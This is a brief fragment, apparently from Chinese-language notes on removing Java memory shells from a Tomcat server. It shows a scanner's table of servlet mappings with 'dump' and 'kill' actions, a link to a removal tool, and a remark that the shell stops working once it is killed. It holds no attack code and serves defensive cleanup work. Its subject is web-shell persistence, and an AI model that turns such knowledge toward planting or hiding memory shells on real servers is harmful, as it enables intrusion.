1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
2	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
3	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/catalina.jar!/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

不使用memshell scanner进行内存马查杀，使用内存马查杀工具进行查杀

（https://github.com/su18/MemoryShell）



当攻击者再次连接内存马时，内存马失效